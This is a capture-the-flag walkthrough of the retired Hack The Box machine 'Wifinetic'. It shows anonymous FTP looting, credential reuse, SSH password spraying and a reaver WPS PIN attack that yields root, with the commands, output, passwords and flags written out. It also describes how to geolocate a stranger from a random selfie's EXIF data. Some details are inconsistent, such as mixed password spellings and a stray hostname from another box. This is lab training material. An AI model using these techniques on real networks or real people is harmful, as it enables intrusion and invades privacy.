

[HTB] Wifinetic

by Pablo github.com/vorkampfer/hackthebox



Wifinetic



OS	RELEASE DATE	DIFFICULTY	MACHINE STATE
Linux	13 Sep 2023	Easy	Retired

Resources:

- Savitar YouTube walk-through <https://htbmachines.github.io/>
- 0xdf gitlab: <https://0xdf.gitlab.io/>
- 0xdf YouTube: <https://www.youtube.com/@0xdf>
- Privacy search engine <https://metager.org>
- Privacy search engine <https://ghosterysearch.com/>
- CyberSecurity News <https://www.darkreading.com/threat-intelligence>
- <https://book.hacktricks.xyz/>

View terminal output with color

```
bat -l ruby --paging=never name_of_file -p
```

NOTE: This write-up was done using *BlackArch*



Synopsis:

Wifinetic is a realitively simple box, but based on some cool tech Felemos did to virtualize a wireless network. I’ll start with anonymous access to an FTP server that contains a backup file with a WPA wireless config. That config has a pre-shared key (password) in it, that also works over SSH. On the box, I’ll find a few wireless interfaces configured, and the reaver WPA WPS pin crackign tool. This tool allows me to brute force leak the pre-shared key for the wireless network, which happens to be the root password. In Beyond Root, I’ll look at the wash command, and why it doesn’t work well on this box despite being in almost all of the reaver tutorials. ~0xdf

Skill-set:

- FTP Enumeration
- Information Leakage
- SSH Brute Force with CrackMapExec
- Abusing Capabilities - Reaver

5. Abusing an APs WPS to get the Rootpassword [Privilege Escalation]
6. Trying to change the password and showing how the WPS pin is still giving the new password

Basic Recon

1. Ping & whichsystem.py

```
1. > ping -c 1 10.129.229.90

2. > whichsystem.py 10.129.229.90
[+]==> 10.129.229.90 (ttl -> 63): Linux
```

2. Nmap

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. > openscan steamcloud.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan to grab ports.
3. > echo $openportz
80
3. > sourcez
4. > echo $openportz
21,22,53
5. > portzscan $openportz steamcloud.htb
6. > bat steamcloud/portzscan.nmap
7. > qnmap.sh
nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 21,22,53 wifinetic.htb

Looking for nginx

Looking for OpenSSH
OpenSSH 8.2p1 Ubuntu 4ubuntu0.9

Looking for Apache

Looking for popular CMS & OpenSource Frameworks

Looking for any subdomains that may have come out in the nmap scan

Here are some interesting ports
21/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)

Listing all the ports
21/tcp open  ftp          syn-ack vsftpd 3.0.3
22/tcp open  ssh          syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux;
protocol 2.0)
53/tcp open  tcpwrapped syn-ack

8. I run the ftp-anon script
9. locate ftp-anon.nse
10. > nmap --script ftp-anon -p21 10.129.229.90
Starting Nmap 7.95 ( https://nmap.org ) at 2024-06-13 05:37 UTC
Nmap scan report for wifinetic.htb (10.129.229.90)
Host is up (0.16s latency).

PORT      STATE SERVICE
21/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--  1 ftp      ftp          4434 Jul 31  2023 MigrateOpenWrt.txt
| -rw-r--r--  1 ftp      ftp        2501210 Jul 31  2023 ProjectGreatMigration.pdf
| -rw-r--r--  1 ftp      ftp         60857 Jul 31  2023 ProjectOpenWRT.pdf
| -rw-r--r--  1 ftp      ftp         40960 Sep 11  2023 backup-OpenWrt-2023-07-26.tar
|_-rw-r--r--  1 ftp      ftp         52946 Jul 31  2023 employees_wellness.pdf
11. The scipt logs in an shows us what is in the ftp server which is cool.
```

openssh (1:8.2p1-4ubuntu0.9) Ubuntu Focal Fossa

3. Discovery with Ubuntu Launchpad

```
1. I look up `OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 launchpad`
2. I think we have an ubuntu focal fossa server.
```

4. Whatweb

```
1. No port 80
```

5. FTP

```
1. > cat portzscan.nmap | grep anon
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
2. > ftp 10.129.229.90
Connected to 10.129.229.90.
220 (vsFTPd 3.0.3)
Name (10.129.229.90:h@x0r): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 ftp      ftp          4434 Jul 31  2023 MigrateOpenWrt.txt
-rw-r--r--  1 ftp      ftp        2501210 Jul 31  2023 ProjectGreatMigration.pdf
-rw-r--r--  1 ftp      ftp         60857 Jul 31  2023 ProjectOpenWRT.pdf
```

```
-rw-r--r-- 1 ftp ftp 0960 Sep 11 2023 backup-OpenWrt-2023-07-26.tar
-rw-r--r-- 1 ftp ftp 52946 Jul 31 2023 employees_wellness.pdf
226 Directory send OK.
ftp> prompt off
Interactive mode off.
ftp> mget *
local: MigrateOpenWrt.txt remote: MigrateOpenWrt.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for MigrateOpenWrt.txt (4434 bytes).
226 Transfer complete.
4434 bytes received in 0,00689 seconds (628 kbytes/s)
local: ProjectGreatMigration.pdf remote: ProjectGreatMigration.pdf
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for ProjectGreatMigration.pdf (2501210 bytes).
226 Transfer complete.
2501210 bytes received in 50,5 seconds (48,4 kbytes/s)
local: ProjectOpenWRT.pdf remote: ProjectOpenWRT.pdf
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for ProjectOpenWRT.pdf (60857 bytes).
226 Transfer complete.
60857 bytes received in 0,622 seconds (95,5 kbytes/s)
local: backup-OpenWrt-2023-07-26.tar remote: backup-OpenWrt-2023-07-26.tar
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup-OpenWrt-2023-07-26.tar (40960 bytes).
226 Transfer complete.
40960 bytes received in 0,336 seconds (119 kbytes/s)
local: employees_wellness.pdf remote: employees_wellness.pdf
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for employees_wellness.pdf (52946 bytes).
226 Transfer complete.
52946 bytes received in 0,505 seconds (102 kbytes/s)
ftp> bye
221 Goodbye.
=====
3. We could have also tried `recurse on` to exfil anything inside of directories. This works on ftp and smb shares.
4. Try "help" to get a list of possible commands.
>>>smb: \> prompt off
>>>smb: \> recurse ON
>>>smb: \> mget *
```



That had to be the easiest anonymous data exfiltration I have ever done. I am really learning this stuff after a while of practicing.

```
1. I enumerate the files from the ftp server.
2. > grep -ir --color pass
backup/etc/config/wireless: option key 'VeRyUniQWiFiPasswrDl!'
backup/etc/config/wireless: option key 'VeRyUniQWiFiPasswrDl!'
backup/etc/config/rpcd: option password '$p$root'
backup/etc/config/luci: option passwd '/etc/passwd'
backup/etc/config/dropbear: option PasswordAuth 'on'
backup/etc/config/dropbear: option RootPasswordAuth 'on'
backup/etc/profile:export HOME=$(grep -e "^${USER}:-root}:" /etc/passwd | cut -d ":" -f 6)
backup/etc/profile:There is no root password defined on this device!
backup/etc/profile:Use the "passwd" command to set up a new password
3. > cat backup/etc/config/wireless
    config wifi-iface 'wifinet0'
        option device 'radio0'
        option mode 'ap'
        option ssid 'OpenWrt'
        option encryption 'psk'
        option key 'VeRyUniQWiFiPasswrDl!'
        option wps_pushbutton '1'
```

```
~/n00bhaxa10T/wifinetic > cat backup/etc/config/rpcd | qml
config rpcd
    option socket /var/run/ubus/ubus.sock
    option timeout 30

config login
    option username 'root'
    option password '$p$root'
    list read '*'
    list write '*'
```


I think I find a password.


```
1.  ▷ exiftool *.pdf | grep -iE "producer|author|pass"
Producer      : Skia/PDF m117 Google Docs Renderer
Producer      : Skia/PDF m117 Google Docs Renderer
2.  cat employees_wellness.pdf | grep -i -C2 sam
Best regards,
Samantha Wood
HR Manager
samantha.wood93@wifinetic.htb
3.  It is not possible to grep on pdf files.
4.  ▷ pdftotext employees_wellness.pdf | xargs cat employees_wellness.txt | grep -i -C4 sam
more productive and motivated team.
We look forward to seeing each of you at the program launch event and embarking on this
wellness journey together.
Best regards,
Samantha Wood
HR Manager
samantha.wood93@wifinetic.htb
5.  That would work
6.  ▷ cat ProjectGreatMigration.txt | tail -n 10
info@wifinetic.htb
+44 7583 433 434
wifinetic.htb
10 Downing St, London
SW1A 2AA, United
Kingdom
@wifinetic
7.  ▷ cat ProjectOpenWRT.txt | tail -n 6
Sincerely,
Oliver Walker
Wireless Network Administrator
olivia.walker17@wifinetic.htb
8.  ▷ cat *.txt | grep -iE "pass|secret|user|admin|passwd|info"
info@wifinetic.htb
c) Community and Documentation: Debians large user community and comprehensive
Wireless Network Administrator
```



This is an OSINT method of finding people

```
1.  For example purposes. Search online for "iphone selfie". Save a random picture of a person taking a selfie and see if you can extract data from it.
2.  ▷ exiftool photo_random.jpg | grep -iE "producer|author|pass|lens|lat|long"
Lens Make      : Apple
Lens Model     : iPhone 14 Pro front camera 2.69mm f/1.9
GPS Latitude Ref : North
GPS Longitude Ref : East
GPS Latitude    : 48 deg 50' 0.05" N
GPS Longitude   : 2° deg 13' 37.20" E
Lens ID        : iPhone 14 Pro front camera 2.69mm f/1.9
```



Plugging in the Lat & Long I come up with `48° 50' 0.05" N 2° 13' 37.20" E`. You have to erase the word `deg` and replace it with the ascii unicode character for degrees. Placing that in maps I see the guys location is `Port de Boulogne-Légrand`.

```
1. To remove all metadata from all images you can use exiftool.
2. exiftool -all:all= -r /path/to/files/
3. Or if you just want to delete the metadata from one picture do.
4. exiftool -all=name_of_image.jpg
5. I am not pro social media because I believe it is a colossal waste of time, but I think Twitter aka X erases your metadata. Not sure about other social media platforms.
```

Name Server lookup

10. I try NSLOOKUP no success and then I try dig also no success.

```
1. Port 53 was open
2. > dig @10.129.229.90 wifinetic.htb ANY
;; communications error to 10.129.229.90#53: end of file
;; communications error to 10.129.229.90#53: end of file
;; communications error to 10.129.229.90#53: end of file

; <<>> DiG 9.18.27 <<>> @10.129.229.90 wifinetic.htb ANY
; (1 server found)
;; global options: +cmd
;; no servers could be reached
3. I run tshark to make sure the signal is being sent and it is. The server is not responding.
4. > tshark -i tun0 2>/dev/null

  1 0.0000000000  10.10.14.27 → 95.216.195.133 TCP 52 44040 → 80 [SYN, ECE, CWR] Seq=0 Win=21900 Len=0 MSS=1460 SACK_PERM WS=512
  2 0.526450835  10.10.14.27 → 10.129.229.90 TCP 52 41631 → 53 [SYN, ECE, CWR] Seq=0 Win=21960 Len=0 MSS=1220 SACK_PERM WS=512
  3 0.687747637  10.129.229.90 → 10.10.14.27  TCP 52 53 → 41631 [SYN, ACK, ECE] Seq=0 Ack=1 Win=64240 Len=0 MSS=1340 SACK_PERM WS=128
  4 0.687797741  10.10.14.27 → 10.129.229.90 TCP 40 41631 → 53 [ACK] Seq=1 Ack=1 Win=22016 Len=0
  5 0.687930380  10.10.14.27 → 10.129.229.90 DNS 96 Standard query 0xe425 ANY wifinetic.htb OPT
  6 0.852895524  10.129.229.90 → 10.10.14.27  TCP 40 53 → 41631 [FIN, ACK] Seq=1 Ack=1 Win=64256 Len=0<snip>
```

11. Since we have had no luck lets try to make a brute force wordlist out of the usernames. To see if we can brute force via ssh. Normally people use CrackMapExec. I do not know how people are still using it. I thought it was deprecated. Anyway, there is also Ghidra or other tools. I like using NetExec.

```
1. Samantha Wood
HR Manager
samantha.wood93@wifinetic.htb
2. That would work
3. > cat ProjectGreatMigration.txt | tail -n 10
info@wifinetic.htb
+44 7583 433 434
wifinetic.htb
10 Downing St, London
SW1A 2AA, United
Kingdom
@wifinetic
4. > cat ProjectOpenWRT.txt | tail -n 6
Sincerely,
Oliver Walker
Wireless Network Administrator
olivia.walker17@wifinetic.htb
5. So we have `samantha wood`, `oliver walker`, `olivia walker`, `olivia.walker17`, `Administrator`, `management`, 'walker17'
-----
samantha
wood
oliver
walker
olivia
walker
olivia.walker17
Administrator
management
walker17
oliver.walker
swood
swood93
samantha.wood93
-----
6. I save this list to a file called `users`
7. I find this in `/backup/etc/passwd`
8. cat passwd
<< EOF
=== WARNING! =====
There is no root password defined on this device!
```



```
Use the "passwd" command to set up a new password
in order to prevent unauthorized SSH logins.
-----
9. > cat passwd | awk '{print $1}' FS=":" >> ../../users
10. I add a few users to the list.
11. > cat ../../users | column | awk '!(($4=="")' | sed '/^[[:space:]]*$/d'
samantha walker oliver.walker dnsmasq
wood olivia.walker17 swood logd
oliver Administrator swood93 ubus
walker management samantha.wood93 netadmin
olivia walker17 root
```

Brute Force

```
> netexec ssh 10.129.229.90 -u /home/shadow42/n00bhaxa10T/wifinetic/users -p 'VeRyUniUqWiFiPasswrD1!' --continue-on-success
[*] SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.9
[-] samantha:VeRyUniUqWiFiPasswrD1!
[-] wood:VeRyUniUqWiFiPasswrD1!
[-] oliver:VeRyUniUqWiFiPasswrD1!
[-] walker:VeRyUniUqWiFiPasswrD1!
[-] olivia:VeRyUniUqWiFiPasswrD1!
[-] walker:VeRyUniUqWiFiPasswrD1!
[-] olivia.walker17:VeRyUniUqWiFiPasswrD1!
[-] Administrator:VeRyUniUqWiFiPasswrD1!
[-] management:VeRyUniUqWiFiPasswrD1!
[-] walker17:VeRyUniUqWiFiPasswrD1!
[-] oliver.walker:VeRyUniUqWiFiPasswrD1!
[-] swood:VeRyUniUqWiFiPasswrD1!
wood93:VeRyUniUqWiFiPasswrD1!, Error reading SSH protocol banner[Errno 104] Connection reset by peer
[-] samantha.wood93:VeRyUniUqWiFiPasswrD1!
[-] root:VeRyUniUqWiFiPasswrD1!
daemon:VeRyUniUqWiFiPasswrD1!, Error reading SSH protocol banner[Errno 104] Connection reset by peer
[-] ftp:VeRyUniUqWiFiPasswrD1!
network:VeRyUniUqWiFiPasswrD1!, Error reading SSH protocol banner[Errno 104] Connection reset by peer
[-] nobody:VeRyUniUqWiFiPasswrD1!
[-] ntp:VeRyUniUqWiFiPasswrD1!
dnsmasq:VeRyUniUqWiFiPasswrD1!, Error reading SSH protocol banner[Errno 104] Connection reset by peer
logd:VeRyUniUqWiFiPasswrD1!, Error reading SSH protocol banner[Errno 104] Connection reset by peer
bus:VeRyUniUqWiFiPasswrD1!, Error reading SSH protocol banner[Errno 104] Connection reset by peer
[+] netadmin:VeRyUniUqWiFiPasswrD1! Linux - Shell access!
```

Use CrackMapExec, Ghidra, Medusa, or whatever tool

```
1. > cat backup/etc/config/wireless | grep -i --color key
    option key 'VeRyUniUqWiFiPasswrD1!'
    option key 'VeRyUniUqWiFiPasswrD1!'
2. > netexec ssh 10.129.229.90 -u /home/h@x0r/hackthebox/wifinetic/users -p 'VeRyUniUqWiFiPasswrD1!' --continue-on-success
SSH      10.129.229.90    22      10.129.229.90    [*] SSH-2.0-OpenSSH_8.2p1
[08:08:02] ERROR      Internal Paramiko error for ubus:VeRyUniUqWiFiPasswrD1!, Error reading SSH protocol banner[Errno 104] Connection reset by peer
ssh.py:234
SSH      10.129.229.90    22      10.129.229.90    [+] netadmin:VeRyUniUqWiFiPasswrD1! Linux - Shell access!
3. I get a bunch of errors but it actually worked.
4. `netadmin:VeRyUniUqWiFiPasswrD1!` Linux - Shell access!
5. SUCCESS!
6. I add `netadmin:VeRyUniUqWiFiPasswrD1!` to my creds.txt file.
```

SSH as netadmin

13. Let's ssh in as netadmin

```
1. > ssh netadmin@10.129.229.90
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.229.90' (ED25519) to the list of known hosts.
netadmin@10.129.229.90s password: VeRyUniUqWiFiPasswrD1!
2. netadmin@wifinetic:~$ export TERM=xterm
3. netadmin@wifinetic:~$ whoami
netadmin
4. SUCCESS!
```

14. Enumeration as netadmin

```
1. netadmin@wifinetic:~$ cat /etc/os-release
NAME="Ubuntu"
VERSION="20.04.6 LTS (Focal Fossa)"
2. netadmin@wifinetic:~$ id
uid=1000(netadmin) gid=1000(netadmin) groups=1000(netadmin)
3. netadmin@wifinetic:~$ cat /home/netadmin/user.txt
c695e91f179a565065aaf52b03f2b048
4. netadmin@wifinetic:~$ uname -srm
Linux 5.4.0-162-generic x86_64
5. netadmin@wifinetic:~$ hostname -I
10.129.229.90 192.168.1.1 192.168.1.23 dead:beef::250:56ff:fe94:a9da
6. NOT in a container.
7. netadmin@wifinetic:~$ sudo -l
[sudo] password for netadmin:
Sorry, user netadmin may not run sudo on wifinetic.
8. sudo sudo /bin/sh
9. netadmin@wifinetic:~$ sudo bash
[sudo] password for netadmin:
netadmin is not in the sudoers file. This incident will be reported.
10. netadmin@wifinetic:~$ sudo sudo /bin/sh
[sudo] password for netadmin:
netadmin is not in the sudoers file. This incident will be reported.
```

Linux Capabilities

15. Getcap

```
1. netadmin@wifinetic:~$ getcap -r / 2>/dev/null
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/reaver = cap_net_raw+ep
2. netadmin@wifinetic:~$ which reaver
/usr/bin/reaver
3. netadmin@wifinetic:~$ reaver --help
4. netadmin@wifinetic:~$ man reaver
DESCRIPTION `WPS cracker`
    Reaver implements a brute force attack against WiFi Protected Setup which can crack the WPS pin of an access point in a matter of hours and subsequently recover the WPA/WPA2 passphrase.
    Specifically, Reaver targets the registrar functionality of WPS, which is flawed in that it only takes 11,000 attempts to guess the correct WPS pin in order to become a WPS registrar. Once registered as a registrar with the access point, the access point will give you the WPA passphrase.
5. > netadmin@wifinetic:~$ iw dev phy#2 txpower 20.00 dBm
phy#2
    Interface wlan1
        ifindex 4
        wdev 0x100000001
        addr 02:00:00:00:01:00
        ssid OpenWrt
        type managed
        channel 1 (2412 MHz), width: 20 MHz (no HT), center1: 2412 MHz
        txpower 20.00 dBm
    Interface wlan2
        ifindex 5
        wdev 0x200000001
        addr 02:00:00:00:02:00
        type managed
        txpower 20.00 dBm
    phy#0
    Interface wlan0
        ifindex 3
        wdev 0x1
        addr 02:00:00:00:00:00
        ssid OpenWrt
        type AP
        channel 1 (2412 MHz), width: 20 MHz (no HT), center1: 2412 MHz
        txpower 20.00 dBm
    phy#1
    Unnamed/non-netdev interface
        wdev 0x1000002df
        addr 42:00:00:00:01:00
        type P2P-device
```

16. It seems like we have the capability to run reaver as netadmin

```
1. They have monitor mode enabled in the ifconfig.
2. netadmin@wifinetic:~$ ifconfig | grep mon0
mon0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
3. I take the MAC of wlan0 from the `ifconfig` command.
4. `02:00:00:00:00:00` I will use that in the reaver command.
5. netadmin@wifinetic:~$ reaver -i mon0 -b 02:00:00:00:00:00 -vv

Reaver v1.6.5 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>


[+] Waiting for beacon from 02:00:00:00:00:00
[+] Switching mon0 to channel 1
[+] Received beacon from 02:00:00:00:00:00
[+] Trying pin "12345670"
[+] Sending authentication request
[!] Found packet with bad FCS, skipping...
[+] Sending association request
[+] Associated with 02:00:00:00:00:00 (ESSID: OpenWrt)
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 2 seconds
[+] WPS PIN: '12345670'
[+] WPA PSK: 'WhatIsRealAnDWhAtIsNot51121!'
[+] AP SSID: 'OpenWrt'
[+] Nothing done, nothing to save.
```

17. We got the root password

```
1. netadmin@wifinetic:~$ su root
Password: WhatIsRealAnDWhAtIsNot51121!
root@wifinetic:/home/netadmin# whoami
root
root@wifinetic:/home/netadmin# cat /root/root.txt
28311910ad4c6fbaef2f30be3cf13120
root@wifinetic:/home/netadmin#
```



Wifinetic has been Pwned!

Congratulations  **therealpablo**, best of luck in capturing flags ahead!

#3772	13 Jun 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK

SHARE

PWNED